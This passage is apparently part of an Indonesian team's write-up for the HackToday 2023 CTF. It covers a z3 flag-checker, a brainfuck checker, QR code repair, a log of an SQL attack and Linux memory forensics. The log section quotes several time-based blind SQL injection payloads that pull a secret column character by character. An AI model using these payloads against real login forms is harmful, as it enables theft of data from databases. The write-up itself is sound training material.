5]-flag[31]+flag[1])==120)and(((flag[22]-flag[28]-flag[4]+flag[35]
+flag[29])==-47)and(((flag[26]-flag[0]-flag[23]+flag[11]+flag[16])
==37)and(((flag[9]-flag[21]-flag[37]+flag[34]+flag[14])==223)and(
((flag[19]-flag[18]-flag[6]+flag[13]+flag[12])==136)and(((flag[36]
-flag[38]-flag[33]+flag[32]+flag[3])==28)and(((flag[2]-flag[20]-fl
```


Program python tersebut ternyata merupakan sebuah flag checker yang dimana kita harus mengetahui hasil dari operasi perhitungan penjumlahan dan pengurangan dari beberapa gabungan karakter dari flag tersebut.

Solution

Ketika di analisa, program tersebut dapat diselesaikan menggunakan algoritma yang bernama **z3**. Dan karena algoritma z3 merupakan algoritma yang sering digunakan untuk mencari probabilitas dan perhitungan dari banyak cases maka sudah ada templatnya dan library pythonnya, dan tinggal kita gunakan saja.

Catatan : karena kasus yang diberikan hanya menggunakan operasi penjumlahan (+) dan pengurangan saja (-) terhadap **angka** maka kita cukup menggunakan fungsi **Int()** dari z3 saja. Namun, apabila dikemudian hari terdapat karakter selain angka maka kita dapat menggunakan fungsi **BitVec()**.

Berikut adalah solvernya :

1. Pertama kita loop dulu value dari Int() kedalam variable flag
2. Kemudian kita masukan semua kasus yang ada pada soal menggunakan add()
3. Lalu, kita melakukan pengecekan menggunakan fungsi check() untuk melihat apakah value dari Int() sudah satisfiable atau belum, apabila sudah maka kita tarik hasil perhitungannya menggunakan model() dan kita tampung
4. Kemudian, kita lakukan pengecekan dan looping pada model tersebut dan lihat value mana yang memenuhi kasus yang diberikan.
5. Setelah diprint berikut adalah outputnya :

ipb.link/z3-zolve-huh (not flag btw \$^\$)

```
sat
Satisfiable
ipb.link/z3-zolve-huh (not flag btw $^$)
```

Berikut adalah script yang digunakan :

```
from z3 import *

s = Solver()

flag = [Int(i) for i in range(40)]

s.add((flag[22] - flag[28] + flag[4] + flag[35] - flag[29]) == -25)
s.add((flag[26] - flag[0] + flag[23] + flag[11] - flag[16]) == -19)
s.add((flag[9] - flag[21] + flag[37] + flag[34] - flag[14]) == 195)
s.add((flag[19] - flag[18] + flag[6] + flag[13] - flag[12]) == 112)
s.add((flag[36] - flag[38] + flag[33] + flag[32] - flag[3]) == 168)
s.add((flag[2] - flag[20] + flag[7] + flag[10] - flag[30]) == 49)
s.add((flag[5] - flag[25] + flag[27] + flag[39] - flag[17]) == 87)
s.add((flag[24] - flag[8] + flag[15] + flag[31] - flag[1]) == 102)
s.add((flag[22] + flag[28] - flag[4] - flag[35] + flag[29]) == 105)
s.add((flag[26] + flag[0] - flag[23] - flag[11] + flag[16]) == 83)
s.add((flag[9] + flag[21] - flag[37] - flag[34] + flag[14]) == 49)
s.add((flag[19] + flag[18] - flag[6] - flag[13] + flag[12]) == 122)
s.add((flag[36] + flag[38] - flag[33] - flag[32] + flag[3]) == -96)
s.add((flag[2] + flag[20] - flag[7] - flag[10] + flag[30]) == 147)
s.add((flag[5] + flag[25] - flag[27] - flag[39] + flag[17]) == 123)
s.add((flag[24] + flag[8] - flag[15] - flag[31] + flag[1]) == 120)
s.add((flag[22] - flag[28] - flag[4] + flag[35] + flag[29]) == -47)
s.add((flag[26] - flag[0] - flag[23] + flag[11] + flag[16]) == -37)
s.add((flag[9] - flag[21] - flag[37] + flag[34] + flag[14]) == 223)
s.add((flag[19] - flag[18] - flag[6] + flag[13] + flag[12]) == 136)
s.add((flag[36] - flag[38] - flag[33] + flag[32] + flag[3]) == 28)
s.add((flag[2] - flag[20] - flag[7] + flag[10] + flag[30]) == 41)
```

```

s.add((flag[5] - flag[25] - flag[27] + flag[39] + flag[17]) == -27)
s.add((flag[24] - flag[8] - flag[15] + flag[31] + flag[1]) == 90)
s.add((flag[22] + flag[28] + flag[4] - flag[35] - flag[29]) == 127)
s.add((flag[26] + flag[0] + flag[23] - flag[11] - flag[16]) == 101)
s.add((flag[9] + flag[21] + flag[37] - flag[34] - flag[14]) == 21)
s.add((flag[19] + flag[18] + flag[6] - flag[13] - flag[12]) == 98)
s.add((flag[36] + flag[38] + flag[33] - flag[32] - flag[3]) == 44)
s.add((flag[2] + flag[20] + flag[7] - flag[10] - flag[30]) == 155)
s.add((flag[5] + flag[25] + flag[27] - flag[39] - flag[17]) == 237)
s.add((flag[24] + flag[8] + flag[15] - flag[31] - flag[1]) == 132)
s.add((flag[22] - flag[28] + flag[4] - flag[35] + flag[29]) == 105)
s.add((flag[26] - flag[0] + flag[23] - flag[11] + flag[16]) == 93)
s.add((flag[9] - flag[21] + flag[37] - flag[34] + flag[14]) == 173)
s.add((flag[19] - flag[18] + flag[6] - flag[13] + flag[12]) == 134)
s.add((flag[36] - flag[38] + flag[33] - flag[32] + flag[3]) == 64)
s.add((flag[2] - flag[20] + flag[7] - flag[10] + flag[30]) == 153)
s.add((flag[5] - flag[25] + flag[27] - flag[39] + flag[17]) == 95)
s.add((flag[24] - flag[8] + flag[15] - flag[31] + flag[1]) == 262)
s.add((flag[22] + flag[28] - flag[4] + flag[35] - flag[29]) == -25)
s.add((flag[26] + flag[0] - flag[23] + flag[11] - flag[16]) == -29)
s.add((flag[9] + flag[21] - flag[37] + flag[34] - flag[14]) == 71)
s.add((flag[19] + flag[18] - flag[6] + flag[13] - flag[12]) == 100)
s.add((flag[36] + flag[38] - flag[33] + flag[32] - flag[3]) == 8)
s.add((flag[2] + flag[20] - flag[7] + flag[10] - flag[30]) == 43)
s.add((flag[5] + flag[25] - flag[27] + flag[39] - flag[17]) == 115)
s.add((flag[24] + flag[8] - flag[15] + flag[31] - flag[1]) == -40)
s.add((flag[22] - flag[28] - flag[4] - flag[35] - flag[29]) == -305)
s.add((flag[26] - flag[0] - flag[23] - flag[11] - flag[16]) == -329)
s.add((flag[9] - flag[21] - flag[37] - flag[34] - flag[14]) == -231)

```

```

s.add((flag[19] - flag[18] - flag[6] - flag[13] - flag[12]) ==  

-330)  

s.add((flag[36] - flag[38] - flag[33] - flag[32] - flag[3]) ==  

-260)  

s.add((flag[2] - flag[20] - flag[7] - flag[10] - flag[30]) ==  

-267)  

s.add((flag[5] - flag[25] - flag[27] - flag[39] - flag[17]) ==  

-199)  

s.add((flag[24] - flag[8] - flag[15] - flag[31] - flag[1]) ==  

-198)  

s.add((flag[22] + flag[28] + flag[4] + flag[35] + flag[29]) ==  

385)  

s.add((flag[26] + flag[0] + flag[23] + flag[11] + flag[16]) ==  

393)  

s.add((flag[9] + flag[21] + flag[37] + flag[34] + flag[14]) ==  

475)  

s.add((flag[19] + flag[18] + flag[6] + flag[13] + flag[12]) ==  

564)  

s.add((flag[36] + flag[38] + flag[33] + flag[32] + flag[3]) ==  

332)  

s.add((flag[2] + flag[20] + flag[7] + flag[10] + flag[30]) == 463)  

s.add((flag[5] + flag[25] + flag[27] + flag[39] + flag[17]) ==  

409)  

s.add((flag[24] + flag[8] + flag[15] + flag[31] + flag[1]) == 420)

check = str(s.check()) # -> result ? -> sat : unsat (satisfiable  

or unsatisfiable)
model = (
    s.model()
)

print(str(check))

result = ""

if "sat" in check:
    print("Satisfiable")
    for i in range(len(model)):
        result += chr(int(str(model[flag[i]])))

print(result)

```

- Setelah mendapatkan link → ipb.link/z3-zolve-huh ketika dibuka kami mendapatkan sebuah drive yang berisi docs yang berisi sebuah tulisan yang diduga adalah programming language bernama **brainfuck**.
 - Berikut adalah program yang ditulis dalam brainfuck tersebut :

8. Ketika kami compile dan jalankan akan menampilkan string berikut :
“ups not the flag again, maybe u can check the original version of this i'm sorry”
 9. Ternyata tidak semudah itu :(kami diminta untuk mencari original version of that code.
 10. Kami pun membuka history docs tersebut dan menemukan program brainfuck yang original yaitu :

11. Ketika kami jalankan menghasilkan output seperti berikut : “**wrong**
^_”
 12. Setelah mendapatkan hint → HINT : If something goes wrong why don't just debug it ^-^
 13. Kami mengerti bahwa program brainfuck tersebut merupakan sebuah program untuk menerima inputan kita menggunakan instruksi comma (,) secara berkali2 yang akan menjadi sebuah string. Nah, program ini juga bisa dibilang semacam flag checker.
 14. Oleh karena itu kami menggunakan texteditor untuk mengecek apakah algoritma yang kami analisa ini benar.
 15. Kami menganalisa bahwa terdapat pattern pada brainfuck tersebut untuk memahami algoritmanya, berikut adalah penjelasan singkat dari setiap instruksi yang kami dapatkan pada link :
<https://qist.github.com/roachhd/dce54bec8ba55fb17d3a>

```

> = increases memory pointer, or moves the pointer to the right 1 block.
< = decreases memory pointer, or moves the pointer to the left 1 block.
+ = increases value stored at the block pointed to by the memory pointer
- = decreases value stored at the block pointed to by the memory pointer
[ = like c while(cur_block_value != 0) loop.
] = if block currently pointed to's value is not zero, jump back to [
, = like c getchar(). input 1 character.
. = like c putchar(). print 1 character to the console

```

16. Dengan referensi yang sama kami memahami bahwa dot (.) merupakan instruksi untuk print sebuah karakter.
17. Kemudian kami juga memahami bahwa pada programming language brainfuck, menggunakan konsep array block atau sejenis stack yang memiliki index dan juga value.
18. Tanda < dan > digunakan untuk menambahkan atau menggeser memory pointer atau index array block yang ada.
19. Tanda + dan - digunakan untuk menambahkan atau mengurangi value dari current memory pointer sebanyak satu (1).
20. Kemudian tanda "[" digunakan untuk membuka sebuah loop dan sebaliknya tanda "]" digunakan untuk menutup sebuah loop.
21. Loop akan berhenti apabila memory pointer yang digunakan loop tersebut mencapai value nol (0).
22. Semua penjelasan diatas kami pelajari pada referensi yang diberikan sebelumnya.
23. Nah, sekarang bagaimana cara menyelesaikan brainfuck flag checker yang kami dapat sebelumnya?
24. Setelah memahami bagaimana cara brainfuck bekerja, kami mulai mencari pattern dari komparasi setiap input karakter dengan karakter yang diinginkan oleh program tersebut.
25. Kami pun berhasil mendapatkan patternnya, dimana patternnya adalah seperti berikut :

,>++++++[-<----->]+<--[[>-<]>[-,>++++++[-<----->]+<++[[>-<]>

Misalkan 1 baris brainfuck diatas →

- a. Baris pertama menerima input menggunakan instruksi koma (,) dan ascii decimal input karakter tersebut disimpan pada block[0]
- b. Geser 1 block jadi block[1] kemudian isi dengan value +10
- c. Lakukan looping menggunakan block[1] (berarti loop sebanyak 10 kali)
- d. Pada setiap looping geser 1 block ke kiri menjadi block[0]
- e. Kemudian kurangi block[0] (ascii decimal input kita) dengan -11
- f. Misalkan huruf a (97) - 11 jadi 86
- g. Lakukan sebanyak 10 kali maka jadinya $97 - (10 * 11) = 97 - 110 = -13$
- h. Jangan lupa geser dari block[0] ke block[1] setiap pada setiap loopnya untuk mengurangi block[1] dengan -1
- i. Setelah block[1] bernilai nol (0), maka keluar loop dan add value to block[1] dengan +1
- j. Kemudian geser dari block[1] ke block[0] lalu kurangi block[0] dengan -2
- k. Apabila hasil block[0] **TIDAK SAMA DENGAN** nol (0) maka loop berikutnya tidak akan berjalan, dikarenakan sebelum mulai looping terdapat [-] yang berarti kurangi value block[0] sampai habis, dan apabila block[0] sudah habis dari awal, maka [-] tidak akan dijalankan dan program akan lanjut
- l. Setelah lanjut dan keluar dari [-] program akan geser dari block[0] ke block[1] dan mengurangi block[1] dengan -1 sehingga block[1] sekarang menjadi nol (0)
- m. Setelah itu geser ke kiri lagi ke block[0]
- n. Lalu looping selesai
- o. Geser ke kanan ke block[1]
- p. Karena block[1] = 0 maka akan masuk ke looping dan menerima inputan
- q. Setelah itu, geser ke kanan ke block[2] dan tambahkan block[2] dengan +10
- r. Lakukan looping lagi sebanyak block[2] kali.
- s. Lakukan hal yang sama karena patternnya sudah terbentuk, yang beda hanyalah berapa kali looping dan pengurangan value terhadap input kita. Serta setelah looping ada operasi penjumlahan, pengurangan, atau tidak sama sekali.

- t. Ambil pattern tersebut dan buat scripting, berikut adalah script yang kami buat untuk menyelesaikan flag checker tersebut :

```

def hitung(char):
    baris = char.split(" ")
    if len(baris) < 3:
        return None

    loop_sebanyak = baris[0].count("+")
    minus = baris[1].count("-")

    kalo_plus_dikurang_kalo_minus_ditambah = (
        ".join(baris[2:]).split(" ")[0] if len(baris) > 2 else """
    )
    if kalo_plus_dikurang_kalo_minus_ditambah:
        operasi_kalo_kalo = (
            kalo_plus_dikurang_kalo_minus_ditambah.count("-")
            if kalo_plus_dikurang_kalo_minus_ditambah.endswith("-")
            else kalo_plus_dikurang_kalo_minus_ditambah.count("+")
        )
    else:
        operasi_kalo_kalo = 0

    pengurangan_di_loop = loop_sebanyak * minus

    if (
        kalo_plus_dikurang_kalo_minus_ditambah
        and kalo_plus_dikurang_kalo_minus_ditambah[-1] == "-"
    ):
        pengurangan_di_loop += operasi_kalo_kalo
    else:
        pengurangan_di_loop -= operasi_kalo_kalo

    return pengurangan_di_loop

pattern = """
+++++++
----- --
+++++++
----- ++
+++++++
----- ++
+++++++
----- -----

```

```
++++++-----+  
++++++-----  
++++++-----  
++++++-----  
++++++-----+  
+++++-----+  
++++++-----  
++++++-----+++  
++++++-----++++  
++++++-----++++  
++++++-----++++++  
++++++-------  
++++++-------  
++++++------  
++++++-------  
++++++-------  
++++++-----  
++++++-----++  
++++++------  
++++++-----++  
++++++-----++  
++++++-----++++  
++++++-----  
++++++-------  
++++++-----  
++++++-----++  
++++++-----  
++++++-----  
++++++-----  
++++++-----  
++++++-----  
+++++-----  
"""  
  
lines = pattern.strip().split("\n")  
results = []  
  
for line in lines:  
    result = hitung(line)  
    results.append(result)  
  
flag = ""
```

```
for i, pattern in enumerate(lines):
    # print(f"Pattern {i + 1}: {pattern} => Result: {results[i]}")
    flag += chr(results[i])

print("hacktoday{" + flag + "}")
```

Output :

```
python -u "C:\Us
hacktoday{plus_and_m1nus_refers_to_brnfck_h3h3}"
```

Voila, ditemukanlah flagnya

Flag = hacktoday{plus_and_m1nus_refers_to_brnfck_h3h3}

FOREN

Doodled




Solution

Kami diberikan sebuah png berisi qr code yang terdapat gambar-gambar dari anak kecil.



Tujuan dari challenge ini adalah untuk mengembalikan QR Code nya kembali supaya dapat di-scan dan diambil valuenya. Oleh karena itu, kami mencari sebuah tools untuk men-recover qr tersebut dan menemukan salah satu tools yang bernama QRazyBox (<https://merri.cx/qrazybox/>).



Pada website tools tersebut, kami dapat membuat QR secara manual mengikuti gambar yang diberikan dengan sudah diberikan template dasar dari QR code. Di dalam website tersebut juga beberapa fitur untuk membantu men-recover QR code.

Tools List

Extract QR Information

Force decode and get information about the current QR code as much as possible

Reed-Solomon Decoder

Errors and Erasures correction by decoding Reed-Solomon blocks

Brute-force Format Info Pattern

Try all possibilities of Format Info Pattern when decoding

Data Masking

Simulate data masking (XOR) with Mask pattern

Padding Bits Recovery

Recover missing bits by placing terminator and padding bits

Data Sequence Analysis (*Experimental*)

Analyze data sequence of QR code

Close

Dengan menggunakan bantuan Padding Bits Recovery, kami berhasil mendapatkan QR code yang asli.

QR Decoder

Decoded Message :

hacktoday{g00d_70b_QR_c0d3_r3p41R_5uCC3s5fuL!}

Close

Flag = **hacktoday{g00d_70b_QR_c0d3_r3p41R_5uCC3s5fuL!}**

Yesterday-afternoon-kidz

yesterday-afternoon-kidz x

Our live proxy has detected hacking activity in our logs; analyze the log file to find out what data the hacker retrieved

for

attachment

Team	Submitted
Heker 1MISSU	15:09:37 26/08/2023 WIB
buk petuk plis aku wedi	13:58:30 26/08/2023 WIB
Haha Hoho Kalah Lagi	14:31:22 26/08/2023 WIB
Jemaring Jangat Lembar	15:07:43 26/08/2023 WIB

Solution

Kami diberikan sebuah log file yang di dalamnya terdapat sebuah log event dimana terdapat kemungkinan terjadinya SQL substring injection query.

```
username=1' and (select sleep(1) from user where BINARY substring(secretdata,1,1) = CHAR(99)) # &password=afternoon-yesterday-kidz
username=1' and (select sleep(1) from user where BINARY substring(secretdata,1,1) = CHAR(100)) # &password=afternoon-yesterday-kidz
username=1' and (select sleep(1) from user where BINARY substring(secretdata,1,1) = CHAR(101)) # &password=afternoon-yesterday-kidz
username=1' and (select sleep(1) from user where BINARY substring(secretdata,1,1) = CHAR(102)) # &password=afternoon-yesterday-kidz
username=1' and (select sleep(1) from user where BINARY substring(secretdata,1,1) = CHAR(103)) # &password=afternoon-yesterday-kidz
username=1' and (select sleep(1) from user where BINARY substring(secretdata,1,1) = CHAR(104)) # &password=afternoon-yesterday-kidz
username=1' and (select sleep(1) from user where BINARY substring(secretdata,2,1) = CHAR(32)) # &password=afternoon-yesterday-kidz
username=1' and (select sleep(1) from user where BINARY substring(secretdata,2,1) = CHAR(33)) # &password=afternoon-yesterday-kidz
username=1' and (select sleep(1) from user where BINARY substring(secretdata,2,1) = CHAR(34)) # &password=afternoon-yesterday-kidz
username=1' and (select sleep(1) from user where BINARY substring(secretdata,2,1) = CHAR(35)) # &password=afternoon-yesterday-kidz
username=1' and (select sleep(1) from user where BINARY substring(secretdata,2,1) = CHAR(36)) # &password=afternoon-yesterday-kidz
```

Dengan mengambil masing-masing character ketika index-nya berubah, kita kemungkinan akan mendapatkan value dari secretdata yang ingin diambil oleh hacker. Oleh karena indexnya sangat banyak sejumlah 179, kami membuat sebuah script singkat untuk mengambil character tersebut menggunakan python. yang jga di akhirnya kita dpt flagnya.

```
import re

with open('extractedLogs.txt', 'r') as log_file:
    log_content = log_file.read()

    pattern = r"username=\d+ and \(\select sleep\(\1\) from user where BINARY substring\(\secretdata, (\d+), 1\)=CHAR\((\d+)\)\) # &password=afternoon-yesterday-kidz"

    characters = [chr(int(match[1])) for match in re.findall(pattern, log_content)]
    concatenated = ''.join(characters)
    print("Extracted:", concatenated)
```


Kami mendapatkan string aneh ketika mengambil setiap string yang ada, seperti string yang terus diulang berulang kali.

Namun setelah menginspeksi lebih lanjut, terdapat sebuah pattern yang apabila character terakhir dari pattern tersebut diambil, akan menghasilkan awalan “hacktoday”. Oleh karena itu, kami menggunakan parsing manual untuk mendapatkan karakter terakhir dari string tersebut.

Flag =

hacktoday{it-yesterday_database_secret_sorry_i_need_to_make_this_long_enough_for_manual_player_like_yesterday_afternoon_kidz_or_it_will_be_too_damn_sleepy(1)_right?}

Dummy



Disini kami diberikan sebuah vmem file yaitu sebuah memory dump. Namun ketika kami mengecek boot image dengan strings vmem | grep -i "architecture". Kita berhasil mendapatkan kernel version linux-image-5.19.0-45-generic dan juga OS version Ubuntu 22.04.


```
(excy@XV) [~/Downloads/HackToday]
$ strings 564d2e36-0599-e222-e1db-88d2627e48b5.vmem | grep -i "architecture"
Images are available for all Ubuntu releases and architectures as well as:
architectures:
architecture='X86' bitness='64' distroName='Ubuntu 22.04.2 LTS' distroVersion='22.04' familyName='Linux' kernelVersion='5.19.0-45-generic' prettyName='Ubuntu 22.04.2 LTS'
```

Sesuai dengan hint yang diberikan, kami harus menggunakan volatility3. Oleh karena itu, untuk membuat profile volatility3, kami mengikuti prosedur yang terdapat pada website ini <https://medium.com/@alirezataghikhani1998/build-a-custom-linux-profile-for-volatility3-640afdaf161b> dan menggantinya dengan kernel version yang sudah kita dapatkan. Dengan menggunakan tools dwarf2json, kami berhasil mendapatkan profile linux dengan format json yang nantinya bisa dimasukkan ke dalam volatility.

Tujuan dari challenge ini adalah untuk mendapatkan sebuah message yang terdapat pada memory dump tersebut. Hal pertama yang kami lakukan adalah melihat bash history yang dimiliki memory dump tersebut dengan command linux.bash.

```
(excy@XV) [~/Downloads/volatility3]
$ python3 vol.py -f .. /HackToday/564d2e36-0599-e222-e1db-88d2627e48b5.vmem linux.bash.Bash
Volatility 3 Framework 2.5.0
Progress: 100.00      Stacking attempts finished / wish to see what the options
PID    Process CommandTime     Command
1198  bash    2023-07-31 14:53:24.000000  cat .bash_history
1198  bash    2023-07-31 14:53:24.000000  echo "" > .bash_history
1198  bash    2023-07-31 14:53:24.000000  cat .bash_history
1198  bash    2023-07-31 14:53:24.000000  echo 74.68.69.73.20.69.73.20.74.68.65.20.73.65.63.72.6
5.74.20.70.61.73.73.77.6f.72.64.3a.20.5d.35.23.26.36.48.43.52.47.66.23.4c.67.58.26.7a.4f.34.63.24.0a
1198  bash    2023-07-31 14:53:24.000000  ls -la /scalpel.cont | grep -v "#"
1198  bash    2023-07-31 14:53:24.000000  file secret.zip
1198  bash    2023-07-31 14:53:27.000000  ls
1198  bash    2023-07-31 14:53:33.000000  rm secret.zip
1198  bash    2023-07-31 14:53:35.000000  ls /mnt/hgfs/
1198  bash    2023-07-31 14:54:34.000000  ls /mnt/hgfs/
1198  bash    2023-07-31 14:57:58.000000  vmware-hgfsclient
1198  bash    2023-07-31 14:59:37.000000  mkdir /mnt/hgfs/rafael-shared-folder
1198  bash    2023-07-31 14:59:41.000000  ls /mnt/hgfs/
1198  bash    2023-07-31 14:59:53.000000  sudo mkdir /mnt/hgfs/rafael-shared-folder
1198  bash    2023-07-31 15:00:52.000000  ls /mnt/hgfs/rafael-shared-folder/
1198  bash    2023-07-31 15:01:58.000000  sudo vmhgfs-fuse .host:/rafael-shared-folder /mnt/hgfs
/rafael-shared-folder/ -o allow_other -o uid=1000
1198  bash    2023-07-31 15:02:20.000000  ls /mnt/hgfs/rafael-shared-folder/
1198  bash    2023-07-31 15:03:16.000000  mv /mnt/hgfs/rafael-shared-folder/my_secret.zip ./
1198  bash    2023-07-31 15:03:18.000000  ls ./
1198  bash    2023-07-31 15:03:28.000000  echo 74.68.69.73.20.69.73.20.74.68.65.20.73.65.63.72.6
5.74.20.70.61.73.73.77.6f.72.64.3a.20.5d.35.23.26.36.48.43.52.47.66.23.4c.67.58.26.7a.4f.34.63.24.0a
1198  bash    2023-07-31 15:03:39.000000  echo "" > .bash_history
1198  bash    2023-07-31 15:03:43.000000  file my_secret.zip
```

Terdapat angka aneh pada bash history dan ketika dimasukkan ke dalam cyberchef, akan memberikan kami sebuah password.



Kami berhasil mendapatkan password “[5#&6HCRGf#LgX&zO4c\$” yang kami duga adalah password dari my_secret.zip yang terdapat pada bash history tersebut.

Untuk mendapatkan file zipnya, kami menggunakan tools **foremost** terhadap memory dump yang diberikan dengan men-specify pada /etc/foremost.conf untuk mengambil data yang hanya berupa zip file. Hal ini dapat dilakukan dengan cara mematikan # pada line zip dan signaturenya.

```
(excy@XV) [~/Downloads/volatility3/outForemost/zip] in "/etc/scalpel.conf"
$ cat /etc/foremost.conf | grep -v '#'
-o: Tells scalpel to use output directory "securitynikTmp"
-v: Tells scalpel to be verbose
zip y 10000000 PK\x03\x04 \x3c\xac
[REDACTED]
```

Dengan command `foremost -c /etc/foremost.conf -o outForemost -v .vmem`, kami berhasil mendapatkan beberapa zip.

```
(excy@XV)-[~/Downloads/volatility3/outForemost/zip]
$ ls
00473344_1.zip 00633852_1.zip 00699309_1.zip 00813355_1.zip 00886456_1.zip 01017214_1.zip 01058871_1.zip 01130832_1.zip 01141016_1.zip
00473344.zip 00633852.zip 00699309.zip 00813355.zip 00886456.zip 01017214_2.zip 01058871.zip 01130832.zip 01141016.zip
00473366_1.zip 00654107_1.zip 00757291_1.zip 00860596_1.zip 00946457_1.zip 01017214_3.zip 01094414_1.zip 01137328_1.zip 02939788_1.zip
00473366.zip 00654107.zip 00757291.zip 00860596.zip 00946457.zip 01017214.zip 01094414.zip 01137328.zip 02939788.zip
00610811_1.zip 00665515_1.zip 00774849_1.zip 00860597_1.zip 00967357_1.zip 01017488_1.zip 01126389_1.zip 01137329_1.zip 02940532_1.zip
00610811.zip 00665515.zip 00774849.zip 00860597.zip 00967357.zip 01017488.zip 01126389.zip 01137329.zip 02940532.zip
00630697_1.zip 00666411_1.zip 00787583_1.zip 00886396_1.zip 00995366_1.zip 01054755_1.zip 01130339_1.zip 01137331_1.zip
00630697.zip 00666411.zip 00787583.zip 00886396.zip 00995366.zip 01054755.zip 01130339.zip 01137331.zip
```

Kami mencoba untuk meng-unzip setiap file zip tersebut dengan menggunakan wildcard yaitu “7z x *.zip” dan menunggu sampai ada zip yang meminta prompt password. Dengan memasukkan passwordnya, kami berhasil mendapatkan file .txt yang di dalamnya terdapat flag untuk challenge ini.

